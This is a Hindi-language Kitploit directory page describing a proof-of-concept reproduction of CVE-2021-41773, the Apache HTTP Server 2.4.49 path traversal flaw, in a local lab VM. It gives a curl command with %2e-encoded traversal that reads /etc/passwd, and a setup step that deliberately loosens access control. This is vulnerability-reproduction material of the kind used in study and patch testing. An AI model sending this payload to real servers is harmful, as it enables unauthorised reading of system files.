
Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
Log in
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-41773-POC — Apache HTTP Server 2.4.49 Path Traversal Vulnerability Reproduction | Kitploit
उपकरण/GitHubGitHub/fxdyx-a/cve-2021-41773-poc
टोहीभेद्यता विश्लेषणशोषणवेब सुरक्षापेनिट्रेशन टेस्टिंग
GitHubfxdyx-a/cve-2021-41773-poc

CVE-2021-41773-POC

Apache HTTP Server 2.4.49 Path Traversal Vulnerability Reproduction

रिपॉजिटरी देखें
74 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2021-41773 भेद्यता पुनरुत्पादन रिपोर्ट

भेद्यता अवलोकन

  • CVE ID: CVE-2021-41773
  • भेद्यता नाम: Apache HTTP सर्वर पथ ट्रैवर्सल भेद्यता
  • जोखिम स्तर: उच्च (CVSS 7.5)
  • प्रभावित संस्करण: Apache HTTP सर्वर 2.4.49
  • भेद्यता विवरण: Apache HTTP सर्वर 2.4.49 संस्करण में पथ सामान्यीकरण फ़ंक्शन ap_normalize_path के कार्यान्वयन में दोष है, जिसके कारण हमलावर %2e एन्कोडिंग वाले विशेष अनुरोधों को बनाकर पहुँच नियंत्रण को बायपास कर सकते हैं और वेब सर्वर पर किसी भी फ़ाइल को पढ़ सकते हैं।

वातावरण सेटअप

  • ऑपरेटिंग सिस्टम: Ubuntu 20.04 (वर्चुअल मशीन)
  • वेब सर्वर: Apache httpd 2.4.49 (मैन्युअल रूप से संकलित और स्थापित)
  • लक्ष्य वातावरण: स्वतंत्र रूप से चल रहा है, पोर्ट 8080 पर सुन रहा है
  • महत्वपूर्ण कॉन्फ़िगरेशन:
    • <Directory /> में Require all denied को Require all granted में बदलें
    • Alias /vuln को /tmp/vuln_dir पर इंगित करने के लिए जोड़ें और अनुमतियाँ सेट करें

भेद्यता पुनरुत्पादन

हमला कमांड

curl -v --path-as-is 'http://127.0.0.1:8080/vuln/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd'


हमला स्क्रीनशॉट

/etc/passwd को सफलतापूर्वक पढ़ना /etc/passwd को सफलतापूर्वक पढ़ना

टूल डाउनलोड करें